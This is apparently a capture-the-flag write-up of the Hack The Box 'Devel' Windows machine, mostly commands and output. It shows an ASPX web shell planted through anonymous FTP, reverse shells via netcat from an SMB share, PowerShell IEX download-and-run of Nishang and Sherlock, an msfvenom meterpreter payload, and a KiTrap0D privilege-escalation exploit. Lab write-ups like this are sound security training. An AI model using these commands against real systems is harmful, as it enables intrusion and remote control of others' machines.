Devel

Difficulty: Easy
Type: Windows


- **Nmap**
  - Ports 21 and 80 are open.
    -

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
| 03-17-21  05:22AM                 2926 shell.aspx
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
```

  - It looks like ftp has anonymous login. Time to look there first.
- **FTP**
  - When logging into FTP, we have anonymous login. We see the following files
    -

```
┌──(root💀 kali)-[~/htb/devel]
└─# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-21  05:22AM                 2926 shell.aspx
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

  - This makes me think this is also the directory being used by the website.
- **Website**
  - Checking out the website, we see a default IIS 7 page. Going to the web directory "shell.aspx" does not show a 404 error but instead a blank page. I believe this means we have RCE
    -



- We need to see what this shell is doing, so I grab it off FTP
  -

```
ftp> mget shell.aspx
mget shell.aspx? y
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2926 bytes received in 0.17 secs (16.7419 kB/s)
```


- This particular shellcode seems to have been left behind by the user before me, so I am going to put my own on instead.
- SecLists has some default shellcode that I will use
  -

```
┌──(root💀 kali)-[/opt/SecLists/Web-Shells/FuzzDB]
└─# ls
cmd.aspx  cmd.php  cmd-simple.php  list.php  nc.exe       up.php
cmd.jsp   cmd.sh   list.jsp        list.sh   reverse.jsp  up.sh
```

- After removing the previous shellcode, I put the new one into FTP
  -


```
ftp> put cmd.aspx
local: cmd.aspx remote: cmd.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1442 bytes sent in 0.00 secs (24.1263 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-21  05:50AM                 1442 cmd.aspx
03-17-17  04:37PM                  689 iisstart.htm
03-17-21  05:48AM                 4388 shell.aspx
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

- Going to the website now yields the following
  -



- **Reverse Shell**
  - From here I am going to follow a tutorial showing how to get a reverse shell 3 ways by 0xdf
  - **SMB Share Reverse Shell**
    - First, set up a smb folder to share. This folder will contain the netcat binary executable. We can find this with "locate nc.exe" and copying the one from "/usr/share/windows-resources/binaries/nc.exe
      - 

    - To have a temporary smb server, use the impacket script called "smbserver.py"
      - 

      - Here we are telling the server to SHARE the file we created called "smb"
    - Once the above are done, we execute this command through the webshell
      - *\\10.10.14.34\share\nc.exe -e cmd.exe 10.10.14.34 9001*
      - 

    - Executing the above while we have a listener open will get us a reverse shell

-

```
┌──(root💀 kali)-[~/htb/devel]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.5] 49158
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv>
```

- **Nishang**
  - Copy the "Invoke-PowerShellTcp.ps1 script from nishang's "shells" directory into whatever directory we will set up a python server through.
  - In this script, put this line at the bottom to invoke the script as soon as it is done executing
    -

```
Invoke-PowerShellTCp -Reverse -IPAddress 10.10.14.34 -Port 9001
```


  - Start a python server in the directory with the above script's directory
    -

```
┌──(root💀 kali)-[~/htb/devel/smb]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

    - We could technically specify what port we want the server to be ran on at the end, but I left it default
  - In the webshell, execute the following
    -

```
powershell iex(new-object net.webclient).downloadstring('http://10.10.14.34:8000/Invoke-PowerShellTcp.ps1')
```

    - If we had changed the port to '80', then we could have left the port number alone in this script



- **Meterpreter with msfvenom**
  - First, generate the payload with

- *msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.34 LPORT=9001 -f aspx > devel_rev.aspx*
-

```
┌──(root💀 kali)-[~/htb/devel]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.34 LPORT=9001 -f aspx > devel_rev.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2880 bytes
```

  - Place the payload onto ftp
    -

```
┌──(root💀 kali)-[~/htb/devel]
└─# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put devel_rev.aspx
local: devel_rev.aspx remote: devel_rev.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2917 bytes sent in 0.00 secs (14.7189 MB/s)
ftp> exit
221 Goodbye.
```

  - Next, start up metasploit meterpreter handler. I did attempt this with a simple listener, got a hit, but no shell. Use the metasploit one instead
  - Set the payload to “windows/shell/reverse_tcp” if we are using an equivalent msfvenom module.
    -

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

  - When a response is received, it may look like nothing is happening. If it does this and metasploit says “session created”, do:
    - *sessions -i 1*
    -

- **Privesc**
  - Doing some recon first with “systeminfo”
    -

```
PS C:\windows\system32\inetsrv>systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ??
System Boot Time:          17/3/2021, 5:53:09 ??
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     3.071 MB
Available Physical Memory: 1.820 MB
Virtual Memory: Max Size:  6.141 MB
Virtual Memory: Available: 4.867 MB
Virtual Memory: In Use:    1.274 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Local Area Connection 3
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.5
                                 [02]: fe80::58c0:f1cf:abc6:bb9e
                                 [03]: dead:beef::4c29:f0d2:beff:2031
                                 [04]: dead:beef::58c0:f1cf:abc6:bb9e
PS C:\windows\system32\inetsrv>
```

- Since the system is old, we should look for vulnerabilities pertaining to OS type. This is made more obvious by the fact that the “Hotfix(s)” section has no records, meaning the system has never been updated.
- **Sherlock and Watson**
  - Both are tools used to find vulnerabilities on windows
    - **Sherlock**
      - https://github.com/rasta-mouse/Sherlock
      - Have Sherlock in a directory with a running http server, then do the following command
      -

        ```
        powershell "IEX(new-object net.webclient).downloadstring('http://10.10.14.34:8000/Sherlock.ps1'); Find-AllVulns"
        ```

      - The above will get Sherlock and proceed to execute it to find all possible kernel vulnerabilities.
      - We get the following output
      -

```
Title      : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID      : 2010-0232
Link       : https://www.exploit-db.com/exploits/11199/
VulnStatus : Appears Vulnerable

Title      : Task Scheduler .XML
MSBulletin : MS10-092
CVEID      : 2010-3338, 2010-3888
Link       : https://www.exploit-db.com/exploits/19930/
VulnStatus : Appears Vulnerable

Title      : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053
CVEID      : 2013-1300
Link       : https://www.exploit-db.com/exploits/33213/
VulnStatus : Not Vulnerable

Title      : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID      : 2013-3881
Link       : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not Vulnerable

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable

Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable

Title      : Font Driver Buffer Overflow
MSBulletin : MS15-078
CVEID      : 2015-2426, 2015-2433
Link       : https://www.exploit-db.com/exploits/38222/
VulnStatus : Not Vulnerable
```

```
Title      : 'mrxdav.sys' WebDAV
MSBulletin : MS16-016
CVEID      : 2016-0051
Link       : https://www.exploit-db.com/exploits/40085/
VulnStatus : Not Vulnerable

Title      : Secondary Logon Handle
MSBulletin : MS16-032
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable

Title      : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID      : 2016-0093/94/95/96
Link       : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS1
             6-034?
VulnStatus : Not Vulnerable

Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/S
             ample-Exploits/MS16-135
VulnStatus : Not Vulnerable

Title      : Nessus Agent 6.6.2 - 6.10.3
MSBulletin : N/A
CVEID      : 2017-7199
Link       : https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.h
             tml
VulnStatus : Not Vulnerable
```

        - With this we see there are a number of vulnerabilities we could try
    - **Watson**
        - https://github.com/rasta-mouse/Watson
        - Requires compilation, but looks interesting

- **Metasploit finding vulns**
    - With the meterpreter session with metasploit, we can do the following
    -

```
msf exploit(handler) > search suggest

Matching Modules
================

   Name                                          Disclosure Date  Rank    Description
   ----                                          ---------------  ----    -----------
   auxiliary/server/icmp_exfil                                    normal  ICMP Exfiltration Service
   exploit/windows/browser/ms10_018_ie_behaviors  2010-03-09      good    MS10-018 Microsoft Internet Explo
   exploit/windows/smb/timbuktu_plughntcommand_bof  2009-06-25    great   Timbuktu PlughNTCommand Named Pip
   post/multi/recon/local_exploit_suggester                       normal  Multi Recon Local Exploit Suggest
   post/osx/gather/enum_colloquy                                  normal  OS X Gather Colloquy Enumeration


msf exploit(handler) > use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on.
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf post(local_exploit_suggester) > set SESSION 1
SESSION => 1
msf post(local_exploit_suggester) > run
```

    - First, we put our session into the background/foreground
    - Search for “suggest.” This will be used by metasploit to suggest vulnerabilities
    - We will use the “post/multi/recon/local_exploit_suggester”
    - Set the session to whatever number the current one is and then run
    -

```
msf post(local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 37 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf post(local_exploit_suggester) >
```

- We see with the above recon that the box is vulnerable to a couple CVEs. I am going to pick the first one from sherlock called “KiTrap0D” which is MS10-015
- This is a useful github with a bunch of windows exploits
    - https://github.com/abatchy17/WindowsExploits

- Using this repo, I put the exe in the smb file we made and proceed to grab and execute it through the reverse shell we already have
    -

```
┌──(root💀 kali)-[~/htb/devel/smb]
└─# ls
Invoke-PowerShellTcp.ps1  nc.exe  vdmallowed.exe
```

```
PS C:\> \\10.10.14.34\share\vdmallowed.exe
```

    -

- **Root**
    - From a msfconsole meterpreter session, we can run an exploit.
    - Put the meterpreter in the background and search for the following
        -
        -

- **NOTES**
    - Windows Exploits
        - https://github.com/abatchy17/WindowsExploits
    - Sherlock.ps1
        - https://github.com/rasta-mouse/Sherlock
    -